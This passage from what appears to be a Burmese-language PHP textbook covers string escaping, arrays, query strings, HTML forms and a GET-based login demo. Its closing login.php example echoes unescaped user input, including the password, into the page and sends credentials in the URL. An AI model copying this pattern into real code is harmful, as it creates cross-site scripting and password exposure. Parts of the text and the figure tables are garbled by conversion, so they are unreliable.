String တွေထဲမှာ \$, ", ' စတဲ့ Operator တွေကိုထည့်သွင်းအလုပ်မလုပ်စေလိုရင် Backslash (\) နဲ့ Escape လုပ်ပေးနိုင်ပါတယ်။ အသုံးဝင်တဲ့ Escape Character တွေကတေသာ Single Quote တွေထည့်သွင်းလိုရင် အသုံးပြုရတဲ့ (\'), Double Quote တွေထည့်သွင်းလိုရင်အသုံးပြုရတဲ့ (\"), Dollar Sign Character ထည့်သွင်းလိုရင် အသုံးပြုရတဲ့ (\\$) နဲ့ Backslash တစ်ခုထည့်သွင်းလိုရင် အသုံးပြုရတဲ့ (\\\) တို့ပဲ ဖြစ်ပါတယ်။ ဥပမာ -

```
$name = "John Doe";
echo "Hello \$name, how are you doing?";
```

ရလဒ်က "Hello \$name, how are you doing?" ဖြစ်မှာဖြစ်ပါတယ်။ Double Quoted String တစ်ခုဖြစ်ပေမယ့် Dollar Sign ကို Backslash နဲ့ Escape လုပ်ထားလို့ PHP က အဲဒီ Dollar Sign ကို Variable တစ်ခုရဲအစ Operator အနေနဲ့အလုပ် မလုပ်တော့ပါဘူး။ ဒါကြောင့် နောက်ကကျိုးတဲ့ name ဟာလည်း Variable မဟုတ်တော့ပဲ ရှိရှိစာလုံးတစ်လုံးပဲဖြစ်သွားပါတယ်။

```
echo "Bob is \"24\" years old.;"
```

- လိုပေးသားရင်လည်း Bob is "24" years old. ဆိတဲ့ရလဒ်ကိုရရှိမှာပါ။ Double Quoted String ထဲမှာ Double Quote တွေထည့်သွင်းထားပေမယ့် Escape လုပ်ထားတဲ့အတွက် PHP က အဲဒီ Quote တွေကို Operator အနေနဲ့ထည့်သွင်းမထင်းထားတဲ့အခါ String ဖွံ့ဖြိုးပဲလဲပျက်မသွားတော့ပဲ လိုအပ်တဲ့ရလဒ်ကိုရရှိခြင်းဖြစ်ပါတယ်။ ဒါကြောင့် Double Quote (or) Single Quote နှစ်သာက်ရာသုံးနိုင်တယ်ဆိုပေမယ့် ကိုယ်လိုအပ်တဲ့အတိုင်း မှန်ကန်အောင် ရွှေချယ်အသုံးပြုပေးဖို့လိုသလို Escape လုပ်သင့်တဲ့ Operator တွေကိုလည်း Escape လုပ်ပေးဖို့လိုအပ်မှာပါ။

8.5 – PHP Arrays

PHP မှာ Array တွေ ကြောသတ်မှတ်လိုရင် array() Function ကိုသုံးရပါတယ်။ Array နှစ်မျိုးရှိပါတယ်။ Numeric Array လိုခေါ်တဲ့ Index ကို နံပါတ်စဉ်နှင့်သတ်မှတ်တဲ့ Array နဲ့ Associative Array လိုခေါ်တဲ့ Index ကို အမည်ပေးသတ်မှတ်ထားတဲ့ Array တို့ပဲဖြစ်ပါတယ်။ Associative Array ဟာ JavaScript ရဲ့ JSON နဲ့ သဘောတရားတူးပါတယ်။

PHP ဟာလည်း JavaScript လိုပဲ Dynamic Type Language တစ်ခုဖြစ်လို့ Array တွေတည်ဆောက်တဲ့ အခါမှာ ထည့်သွင်းလိုတဲ့ Data Type ကို သတ်မှတ်ဖို့မလိုသလို၊ Array ရဲ့ Size ပမာဏကိုလည်း သတ်မှတ်ပေးဖို့မလိုပါဘူး။ Array တစ်ခုဖြစ်ကြောင်း သတ်မှတ်ပြီးနောက်မှာ နှစ်သာက်ရာတန်ဖိုးကို လိုသလိုထည့်သွင်းသွားလို့ရပါတယ်။ JavaScript မှာ Array တွေကို လေးဒေါင်းကွင်း အဖွင့်အပိတ်နဲ့ သတ်မှတ်ခဲ့တာ မှတ်မိုးမှာပါ။ PHP 5.4 နဲ့နောက်ပိုင်းမှာလည်း လေးဒေါင်းကွင်းတွေကို Array သတ်မှတ်ဖို့ အသုံးပြနိုင်လာပါတယ်။ ဒါပေမယ့် PHP 5.2, PHP 5.3 စတဲ့ လက်ရှိအသုံးများနေသေးတဲ့ Version တွေမှာတော့ လေးဒေါင်းကွင်းနဲ့ Array ကြောသတ်မှတ်နိုင်တဲ့ Array Literal Syntax က မပါဝင်

သေးပါဘူး။ ဒါမြတ်၏ Array သတ်မှတ်ဖို့ အတွက် array() Function ကိုပဲ ဆက်လက်အသုံးပြုသင့်ပါတယ်။

```
$arr = array();
$arr[0] = "Foo";
$arr[1] = "Bar";
$arr[2] = "Baz";
```

(သိမဟုတ်)

```
$arr = array("Foo", "Bar", "Baz");
```

array() Function နဲ့ Array Variable တစ်ခုကို ကြော်သတ်မှတ်ပြီးနောက် Index တစ်ခုခြင်းအလိုက် တန်ဖိုးတွေ လိုက် ထည့်ပေးလိုသလို စတင်ကြော်ကတည်းက array() Function ထဲမှာ ထည့်သွင်းလိုတဲ့ တန်ဖိုးတွေ တန်းစီပေး လိုက်လည်းရရှိတဲ့ သဘောဖြစ်ပါတယ်။ တိုအောင် ဒီလိုလည်းရေးလိုပါသေးတယ်။

```
$arr[] = "Foo";
$arr[] = "Bar";
$arr[] = "Baz";
```

\$arr Variable ဟာ Array တစ်ခုဖြစ်ကြောင်း ကြိုလည်းမပြောပါဘူး။ တန်ဖိုးတွေထည့်သွင်းတဲ့အခါမှာ Index နံပါတ် ထည့်မပေးပါဘူး။ လေးဒေါင်ကွင်းအလွတ်ကို \$arr နောက်ကကပ်ထည့်ပေးပြီး ထည့်သွင်းလိုတဲ့တန်ဖိုးကို ပေးလိုက်ခြင်း ဖြစ်ပါတယ်။ PHP က \$arr Variable နောက်က လေးဒေါင်ကွင်းအလွတ်ကို တွေ့တဲ့အခါ Array တစ်ခုမဟုတ်သေးရင် ချက်ခြင်း Array လုပ်ပေးလိုက်ပြီး Index [0] အနေနဲ့ တန်ဖိုးကို သတ်မှတ်ပေးလိုက်ပါတယ်။ Array ဖြစ်နေပြီးသားဆိုရင် တော့ Index ကို အလိုလိုတိုးပြီး တန်ဖိုးကိုဆက်ထည့်ပေးသွားမှာဖြစ်ပါတယ်။ ဒီနည်းကတော့ JavaScript မှာတောင် သုံးလိုပါဘူး။ JavaScript မှာ အနည်းဆုံး Array ဖြစ်ကြောင်းတော့ ကြိုပြောပေးရပါတယ်။ ပြီးတော့ တန်ဖိုးထည့်သွင်းဖိုကိုလည်း ထည့်သွင်းလိုတဲ့ Index နံပါတ်ပေးမှသာ ထည့်သွင်းပေးနိုင်တာပါ။ PHP မှာတော့မလိုပါဘူး။ ဒီနည်းက တစ်ခါတစ်ရုံအတော်လေးအသုံးဝင်တဲ့ နည်းတစ်ခုဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ PHP ဟာ Case Sensitive ဖြစ်တဲ့ Language တစ်ခုဖြစ်ပါတယ်။ စာလုံးအကြီးအသေး၊ သူ့နေရာနဲ့သူ့မှန်အောင် သုံးပေးဖို့လိုပါတယ်။ ဒါပေမယ Function တွေကတော့ ခြင်းချက်ပါ။ Function Name တွေကို အကြီးအသေး နှစ်သက်သလို ခေါ်ယူအသုံးပြုနိုင်ပါတယ်။ ဒါမြတ်၏ array() လိုသုံးရင်မှန်သလို Array() လိုသုံးရင် လည်း အလုပ်လုပ်မှုပဲဖြစ်ပါတယ်။

Array တစ်ခုရဲ့ Index တစ်ခုမှာ ထည့်သွင်းထားတာက ရှိုရှိုတန်ဖိုး မဟုတ်ပဲနောက်ထပ် Array တစ်ခုလည်း ဖြစ်နိုင်ပါသေးတယ်။ Static Type Language တွေမှာတော့ Multi-Dimensional Array လိုခေါ်မှာပါ။ ဒါပေမယ Multi-dimensional Array ဆိုတာက Array တစ်ခုရဲ့ Index အားလုံးမှာ အရေအတွက် အညီအမျှရှိတဲ့ နောက်ထပ် Array တွေကိုသိမ်းဆည်းတဲ့အခါ ခေါ်ဘာဖြစ်လို့ PHP မှာတော့ Multi-dimensional Array လိုမော်သင့်ဘူးလို့ ယူဆပါတယ်။ Array တစ်ခုရဲ့ Index တစ်ခုမှာ တန်ဖိုးတစ်ခုကဲ့သို့ အခြား Array တစ်ခုကို သိမ်းဆည်းထားခြင်းများဖြစ်ပါတယ်။ ပုံ (၈-၅) မှာလေ့လာကြည့်ပါ။

\$var2	123	<pre>\$array[0] == Bird \$array[2][1] == Tiger \$array[3][2] == Fox</pre>				
						\$array
\$var4		[0]	[1]	[2][0]	[3][0]	[4]
'abc'		Bird	Fish	Cat	Dog	Cow
\$var1			[2][1]	Tiger	Wolf	[3][1]
3.14			[2][2]	Lion	Fox	[3][2]
			[2][3]	Leop:		
			[2][4]	Pan:		
						\$var3
						true

ပုံ (၈-၅) PHP Numeric Array

တန်ဖိုးတွေအတွဲလိုက်သိမ်းဆည်းထားတဲ့ \$array ရဲ့ Index [2] နဲ့ Index [3] တို့မှာ နောက်ထပ်တန်ဖိုး တွေကို Array အနေနဲ့ပဲ အတွဲလိုက်ဆက်လက်သိမ်းဆည်းထားပါတယ်။ ဒါပေမယ့် Index [0], [1] နဲ့ [4] တို့မှာတော့ Array မဟုတ်တဲ့ ရှိုးရှိုးတန်ဖိုး တစ်ခုစိတိသာသိမ်းဆည်းထားပါတယ်။

နောက် Array တစ်မျိုးဖြစ်တဲ့ Associative Array သတ်မှတ်အသုံးပြုပုံကလည်း Numeric Array တူပါတယ်။

```
$arr = array();
$arr["foo"] = "Apple";
$arr["bar"] = "Orange";
$arr["baz"] = "Mango";
```

(သိမဟုတ်)

```
$arr = array("foo"=>"Apple", "bar"=>"Orange", "baz"=>"Mango");
```

array() Function ကိုပဲအသုံးပြုသတ်မှတ်ပေးရပါတယ်။ JSON သတ်မှတ်စဉ်က Key နဲ့ Value တို့ကို Colon (:) နဲ့ ခွဲခြားသတ်မှတ်ပေးရပါတယ်။ PHP Associative Array တွေမှာတော့ Key နဲ့ Value ကို များသေကြတဲ့ (=>) လေးနဲ့ ခွဲခြားသတ်မှတ်ပေးရပါတယ်။ Associative Array နဲ့ Numeric Array တွေကို လိုအပ်ရင် ပေါင်းစပ်အသုံးပြုလို ရပါတယ်။ ပုံ (၈-၆) မှာလေ့လာ ကြည့်ပါ။

\$var2		\$array[foo] == Bird \$array[fiz][2] == Lion \$array[baz][a] == Dog				
123						
\$var4		[foo]	[bar]	[fiz][0]	[baz][a]	[qux]
'abc'		Bird	Fish	Cat	Dog	Cow
\$var1			[fiz][1]	Tiger	Wolf	[baz][b]
3.14			[fiz][2]	Lion	Fox	[baz][c]
			[fiz][3]	Leop:		
			[fiz][4]	Pan:		
						\$var3
						true

ပုံ (၈-ည) PHP Associative Array

ပုံ (၈-ည) မှာ နှုန်းဖော်ပြတဲ့အခါ \$array[foo] ဆိတဲ့ရေးဟန်ဖော်ပြထားပေမယ့ လက်တွေမှာ Array Index Key ကို Single Quote သိမဟုတ် Double Quote နဲ့ ထည့်သွင်းအသုံးပြုသင့်ပါတယ်။ ဥပမာ -

```
echo $array['baz']['a'];
```

Array Index Key ကို Quote ထဲမထည့်လည်း အလုပ်တော့လုပ်ပါတယ်။ ဒါပေမယ့ PHP က လေးဒေါ် ကွင်းထဲ မှာမို့ Array Index Key ဖြစ်ကြောင်းကို စစ်ဆေးသိရှိရတာဖြစ်ပါတယ်။ တစ်ခါတည်း Quote ထည့်ပေးလိုက်ရင် PHP က စစ်ဆေးနေစရာ မလိုတော့လို့ Performance အားဖြင့် ပိုကောင်းမှုဖြစ်ပါတယ်။

8.6 – Request Handling with PHP

Document သိမဟုတ် အချက်အလက်တွေကိုရယူလိုလို တောင်းခံတဲ့အခါမှာ အသုံးပြုသူဘက်ကလည်း တစ်ချို့ အချက်အလက်တွေ ပြန်ပေးဖို့လိုက်ပါတယ်။ ဥပမာ - Google Search ဆိုပါစို့။ ရှာဖွေမှု ရလဒ်ရယူလိုသူက ရှာဖွေလိုတဲ့ အချက်အလက်ကိုတော့ အရင်ပေးဖို့လိုပါတယ်။ PHP ရဲ့ အရေးအပါဆုံး လုပ်ဆောင်ချက်တစ်ခုကတော့ Request နဲ့အတူ အသုံးပြုသူတဲ့ဖက်ထည့် သွင်းပေး လိုက်တဲ့ အချက်အလက်တွေကို လက်ခံစီမံနိုင်ခြင်းဖြစ်ပါတယ်။

အသုံးပြုသူက နည်းလမ်းနှစ်မျိုးနဲ့ အချက်အလက်တွေပေးပို့နိုင်ပါတယ်။ ပထမနည်းလမ်းကတော့ URL Query String ကို အသုံးပြုခြင်းဖြစ်ပါတယ်။ ဥပမာ - "heaviest bells" ဆိတဲ့ Keywords အတွက် Search Result ရယူလိုရင် URL Query String နဲ့ Google ကို အခုလို Request လုပ်ယူနိုင်ပါတယ်။


<http://www.google.com/search?q=heaviest+bells>

Search Result Page ဖြစ်တဲ့ search ကို တိုက်ရှိက Request လုပ်ခြင်းဖြစ်ပြီး နောက်ကနေ q=heaviest+bells ဆိုတဲ့ Query String ကို တွေဖက်ပေးလိုက်တာပါ။ Google ရဲ့ Server-side Script က "heaviest bells" ဆိုတဲ့ Keywords အတွက် ရလဒ်ကို လိုချင်မှုန်းသိရှိပြီး သင့်တော်တဲ့ Result ကို ပြန်ပေးမှုဖြစ်ပါတယ်။

Query String အဖြစ် ပေးပိုလိုတဲ့တန်ဖိုးတွေကို URL ထဲမှာ Resource Location ရဲ့နောက်က Question Mark (?) Sign ပေးပိုပြီး အတွဲလိုက်ထည့်သွင်းပေးပို့ပို့ပါတယ်။ တန်ဖိုးတွေကို Key=Value ပုံစံနဲ့ ထည့်သွင်းပေးရပါတယ်။ နူးနာပေးထားတဲ့ q=heaviest+bells မှာ q က Key ဖြစ်ပြီး heaviest+bells ကတေသ့ Value ဖြစ်ပါတယ်။ Key=Value တစ်စုံနဲ့တစ်စုံကြားမှာ Ampersand (&) သက်တနဲ့ ခွဲခြားထည့်သွင်း နိုင်ပါတယ်။ ဥပမာ -

<http://www.google.com/search?q=heaviest+bells&hl=my>

q=heaviest+bells နဲ့ hl=my ဆိုတဲ့ တန်ဖိုးနှစ်ခုကို & သက်တနဲ့တွဲဖက်ထည့်သွင်းပေးလိုက်ခြင်းဖြစ်ပါတယ်။ နှစ်ခုထက်မက ထည့်သွင်းလိုရင်လည်းနောက်ကနေ & သက်တနဲ့ပဲ့ ဆက်လက်တဲ့ဆက်ထည့်သွင်းပေးနိုင်ပါတယ်။




ပုံ (၈-၄) Query String

ပုံ (၈-၄) မှာ ဖော်ပြထားတဲ့ Browser Screenshot ရဲ့ URL Bar ကို လေ့လာကြည့်ပါ။ ကျွန်ုတ်တို့ နူးနာပေးထားတဲ့အတိုင်း Request လုပ်ထားတဲ့ URL ကို တွေ့ရမှုဖြစ်ပါတယ်။ heaviest bells အတွက် ရလဒ်ကို ဖော်ပြပေးတဲ့ အခါ hl=my လိုပြောထားတဲ့အတွက် Interface ကို မြန်မာဘာသာနဲ့ဖော်ပြပေးနေခြင်းဖြစ်ပါတယ်။

PHP က URL Query String နဲ့အတူပါလာတဲ့တန်ဖိုးတွေကို Associative Array တစ်ခုအနေနဲ့ \$_GET Superglobal Variable ထဲမှာ အလိုအလေ့က်လက်ခံထည့်သွင်းပေးထားပေးပါတယ်။ Superglobal Variable ဆိုတာ PHP

Language ကတေသာသတ်မှတ်ထားပြီး လိုအပ်တဲ့နေရာတိုင်းကနေရယူအသုံးပြုနိုင်တဲ့ Variable တွေဖြစ်ပါတယ်။ လက်ခံထားပုံကို ပုံ (၈-၅) မှာလေးလာ ကြည့်ပါ။



ပုံ (၈-၅) Query String and `$_GET` Superglobal

ကျွန်တော်တို့ အသုံးပြုသည်ဖြစ်စေ မသုံးသည်ဖြစ်စေ URL Query String အနေနဲ့ အသုံးပြုသူ ပေးပို့လာတဲ့ အချက်
အလက်တွေ ကတော့ `$_GET` Variable ထဲမှာ အမြှုနိုင်မှာဖြစ်ပါတယ်။ ကျွန်တော်တို့ရဲ့ PHP Script တွေ ထဲမှာ
ဒီတန်ဖိုးတွေပေါ် မူတည်ပြီး လိုသလိုဆက်လက်ဆောင်ရွက်နိုင်မော်ပါပဲဖြစ်ပါတယ်။

မှတ်ချက် ။ ။ ။ `$_GET` အပြင် အခြား Superglobal Variable တွေရှုပါသေးတယ်။ ဆက်လက်ဖော်ပြပေးသွားပါမယ်။ Superglobal
တွေရဲတူးခြားချက်က အမြတ်များ Underscore (`$_`) နဲ့အစပြုပြီး ကျွန်စာလုံးတွေကို စာလုံးပြီးနဲ့သတ်မှတ် ထားလေးရှိခြင်းဖြစ်ပါ
တယ်။ (ဥပမာ - `$_GET`, `$_POST`, `$_COOKIE`, `$_SESSION`)

Query String တွေဟာ သူနေရာနဲ့သူအသုံးဝင်ပေမယ့် သာမဏ်အသုံးပြုသူတွေအတွက် သိရှိမှတ်မိဖို့မလွယ်ပါဘူး။ ဒီနေ
ရာမှာ အသုံးဝင်လာတာကတော့ HTML Form ဖြစ်ပါတယ်။ အချက်အလက်တွေ ဖြည့်သွင်းနိုင်တဲ့ HTML Form တစ်ခု
ပေးထားမယ် ဆိုရင်တော့ အသုံးပြုသူတွေကပေးပို့လိုတဲ့ အချက်အလက်တွေကို အလွယ်တစ်ကူထည့် သွင်းပေးနိုင် မှာပါ။
HTML Form မှာ ဖြည့်သွင်းပြီးပေးပို့လာတဲ့ အချက်အလက်တွေကိုလည်း PHP က လက်ဆင့်ကမ်းရယူနိုင်ပါတယ်။
အချက်အလက်တွေပေးပို့နိုင်တဲ့ HTML Form တစ်ခုဖြစ်ဖို့အတွက် မဖြစ်မနေပါဝင်သင့်တဲ့ အချက်တစ်ခုပါပါတယ်။

နှုန္နအနေတစ်ခု ဖော်ပြပေးလိုက်ပါတယ်။

```
<form action="login.php" method="get">

    <input type="text" name="email">
    <input type="password" name="password">

    <input type="submit" value="Login">

</form>
```

HTML `<form>` Element မှာ `action` နဲ့ `method` Attribute တို့ မဖြစ်မနေပါဝင်သင့်ပါတယ်။ `action` Attribute ရဲ့ Value အနေနဲ့ ပေးပို့လာတဲ့အချက်အလက်တွေကို လက်ခံစီမံမယ့် PHP Script ရှိရာ URL ကိုပေးရပါတယ်။ နှုန္နမှာတော့ `login.php` လိုပေးထားတဲ့အတွက် ဒီ Form ကပေးပို့တဲ့ အချက်အလက်တွေကို `login.php` Script က လက်ခံစီမံ မှုပါ။ အကယ်၍ Form ပါဝင်တဲ့ Document နဲ့ လက်ခံစီမံမယ့် Script တို့ Folder Root မတူရင်တော့ URL ကိုလည်း အပြည့်အစုံပေးရမှာဖြစ်ပါတယ်။ နှုန္နမှာတော့ Folder တစ်ခုတည်း မှုရှိတယ်ဆိုတဲ့ သဘောနဲ့ Script Name ပဲ ပေးထားပါတယ်။

`method` Attribute မှာတော့ အသုံးပြုလိုတဲ့ HTTP Request Method ကိုထည့်သွင်းပေးရမှုပါ။ **အခန်း (၁)** မှာ HTTP Request Method တွေအကြောင်း မိတ်ဆက်ဖော်ပြခဲ့ပါတယ်။ ပြုလုပ်တဲ့ Request ရဲ့ ရည်ရွယ်ချက်ပေါ်မှု တည်ပြီး သင့်တော်တဲ့ Method ကို အသုံးပြပေးရမှာဖြစ်ပါတယ်။ Method တစ်ခုချင်းစိုက် W3C က သူ့အဓိပါယ်နဲ့သူ သတ်မှတ်ပေးထားပါတယ်။

GET Method ကို အချက်အလက်တွေရယူဖို့အတွက် အသုံးပြုရပါတယ်။ GET Method အသုံးပြထားတဲ့ Request ကြောင့် Server မှာ အပြောင်းအလဲတစ်ခုခုမဖြစ်ပေါ်စေသင့်ဘူးလို့ သတ်မှတ်ထားပါတယ်။ **POST** Method ကို Server မှာ အချက်အလက်အသစ် တွေနောက်တဲ့အခါ အသုံးပြရပါတယ်။ ဥပမာ - Document အသစ်တစ်ခု နောက်တဲ့ ခြင်း၊ အချက်အလက်တစ်ခုကို Database ထဲကို ထည့်သွင်းစေခြင်းတိုကဲ့သို့ လုပ်ဆောင်ချက်မျိုးတွေ အတွက် အသုံးပြုရပါတယ်။ **PUT** Method ကိုတော့ Server မှာ ရှိနေတဲ့ အချက်အလက်တစ်ခုကို ပြင်ဆင်စေလိုတဲ့အခါ အသုံးပြုရပါတယ်။ **DELETE** Method ကိုတော့ Server ပေါ်မှုရှိတဲ့ အချက်အလက် တစ်ခု ပယ်ယူက်လိုက်စေလိုတဲ့အခါ အသုံးပြုရပါတယ်။

GET, POST, PUT, DELETE Method လေးမျိုးကိုဖော်ပြခဲ့ပေးမယ့် လက်တွေမှာ GET နဲ့ POST နှစ်မျိုးသာ Form တွေနဲ့ တွဲဖက်အသုံးပြုကြလေ့ရှိပါတယ်။ Browser တွေက GET နဲ့ POST နှစ်မျိုးတည်းကို Support လုပ်ကြလေ့ရှိသလို PHP, jQuery စတုနည်းပညာတွေကလည်း GET နဲ့ POST တို့ကိုသာ အဓိက Support လုပ်ကြပါတယ်။ ဒါကြောင့် GET ကို အချက်အလက်ရယူဖို့သုံးပြီး၊ အချက်အလက်တွေနောက်တဲ့အခါ ပြင်ဆင်ဖို့ ပယ်ယူက်ဖို့တို့ အတွက် POST တစ်မျိုးတည်းကိုသာ အသုံးပြုကြပါတယ်။ PUT နဲ့ DELETE ကို Form Application တွေမှာ အတော်လေး အသုံးနည်းပြီး Web Service API တွေ တည်ဆောက်တဲ့အခါမှာသာ အသုံးများပါတယ်။

ကျွန်ုတ်တို့လေးလာလက်စကိုပြန်ကောက်ပါမယ်။ `<form>` Element ရဲ့ `action` Attribute မှာ Form က ပေးပို့လာတဲ့ အချက်အလက်တွေကို လက်ခံဆောင်ရွက်စေလိုတဲ့ Script URL ထည့်သွင်းပေးရမှာ ဖြစ်ပြီး၊ `method` Attribute မှာတော့ `get` သို့မဟုတ် `post` ကို ထည့်သွင်းပေးရမှာဖြစ်ပါတယ်။ HTML Attribute Value ဖြစ်လို

စာလုံးအကြီးအသေးပြဿနာမရှိပါဘူး။ နှစ်ယက်သလိုရေးသားနိုင်ပါတယ်။ နူးနှုန်းတော့ get ကိုထည့်သွင်းပေးထားပါတယ်။ ဆက်လက်ပြီး သတိပြုရုံးကတော့ Form Input တွေမှာ name Attribute ပါဝင်ဖို့ လိုအပ်ခြင်းဖြစ်ပါတယ်။ နောက်ဆုံးလိုအပ်ချက် ကတော့ Submit Button ပါ။ Form တစ်ခုရဲ့ အခြေခံအလုပ်လုပ်ပုံ ပုံ (၈-၃) မှာဖော်ပြထားပါတယ်။

```
<form action="login.php" method="get">

<input type="text" name="email">
<input type="password" name="password">

<input type="submit" value="Login">

</form>
```

- ၁. Submit Button ကိုနှိပ်လိုက်တဲ့အခါ
- ၂. name Attribute ရှိတဲ့ Input တွေမှာဖြည့်သွင်းထားတဲ့တန်ဖိုးတွေကို
- ၃. Form Action မှာ သတ်မှတ်ထားတဲ့ Document ထံသို့
- ၄. Form Method မှာ သတ်မှတ်ထားတဲ့ Request Method ကိုအသုံးပြုပြီး
- ၅. ပေးပို့သွားမှာဖြစ်ပါတယ်။

ပုံ (၈-၃) HTML Form အလုပ်လုပ်ပုံ

8.7 – GET Requests

နူးနှုန်းချက်တစ်ခုလောက်စမ်းသပ်ဖို့အတွက် `htdocs` Folder ထဲမှာ `auth` အမည်နဲ့ Folder တစ်ခုတည်ဆောက်ပါ။ ပြီးရင် `index.php` နဲ့ `login.php` အမည်ကိုယိစိန် File နှစ်ခုဆက်လက်တည်ဆောက်ပါ။ `index.php` ထဲမှာ HTML Structure အပြည့်အစုံထည့်သွင်းပြီး `<body>` အတွင်းမှာ ဒီ Form ကို ကူးထည့်ပေးပါ။

```
<form action="login.php" method="get">
<label for="email">Email (or) User ID</label><br>
<input type="text" name="email" id="email"><br>

<label for="password">Password</label><br>
<input type="password" name="password" id="password"><br><br>

<input type="submit" value="Login">
</form>
```

Email နဲ့ Password ဖြည့်သွင်းစရာ Input နှစ်ခုနဲ့အတူ Submit Button တစ်ခုကို Form အတွင်းမှာ ထည့်သွင်းပေး

ထားပါတယ်။ ခုနေ Browser မှာ <http://localhost/auth/> လိုဂျင်ထည့်လိုက်ရင် ပုံ (၈-ဟ) မှာဖော်ပြထားတဲ့ပုံစံအတိုင်း တွေ့မြင်ရမှာ ဖြစ်ပါတယ်။



ပုံ (၈-ဟ) Login Form in Browser

မှတ်ချက် ။ ထူးချက်တစ်ခုကိုသတိပြုပါ။ Browser URL Bar မှာ auth Folder Name ကိုထားထည့်သွင်းပေး ထားပြီး Login Form ရှိနေတဲ့ Document ကို ထည့်သွင်းပေးမထားပါဘူး။ ဒါပေမယ့် index.php ကိုဖော်ပြနေပါတယ်။ XAMPP က index.php (သို့) index.html ကို Folder Home Page အဖြစ်အသုံးပြုဖို့ စီစဉ်ထားတဲ့ အတွက်ဖြစ်ပါတယ်။ Web Server က index.php (သို့) index.html အမည်နဲ့ Document တစ်ခုခု Folder ထဲမှာရှိနေသလားလိုက်ရှာပါတယ်။ ရှိ နေရင် ဖော်ပြုပြီး မရှိတော့မှာ Directory Browsing ကို ပြေားမှာဖြစ်ပါတယ်။ ပြီးခဲ့တဲ့နေ့မှာ index.php မရှိတဲ့အတွက် Directory Browsing ကိုဖော်ပြုခဲ့ပြီးဒီနေ့မှာ index.php ရှိနေတဲ့အတွက် index.php ကို ဖော်ပြနေခြင်းဖြစ်ပါတယ်။

ဆက်လက်ပြီး login.php ထဲမှာလည်း HTML အပြည့်အစုံရေးသားပြီး <body> အတွင်းမှာ ဒီ PHP Code တွေကို ကူးယူထည့်သွင်းပေးပါ။

```
<?php
$email = $_GET['email'];
$password = $_GET['password'];

if($email && $password)
    echo "Hello, you have provided <b>$email</b> as your login ID ",
        "and your password is <b>$password</b>.";
else
    echo "Login ID or password missing! ",
        "Please <a href='index.php'>try again</a>.";
?>
```

စမ်းသပ်ဖို့အတွက် Login Form မှာ Email နဲ့ Password တွေဖြည့်သွင်းပြီး Submit Button ကို နိုပ်ကြည့်ပါ။ ပုံ (၈-အ) မှာ ဖော်ပြထားသလို ရလဒ်မျိုးကို ရရှိရမှာဖြစ်ပါတယ်။



ပုံ (၈-၁) Request From Login Form

Browser မှာဖော်ပြန်တဲ့ ရလဒ်ထက် URL Bar ကို သတိပြုကြည့်ပါ။ URL ပုံစံက အခုလိုဖြစ်နေနိုင်ပါတယ်။

<http://localhost/auth/login.php?email=test%40gmail.com&password=123abc45>

login.php နောက်မှာ Query String တစ်ခုက အလိုအလျောက်ပါဝင်နေတာကို တွေ့ရှုမှုဖြစ်ပါတယ်။

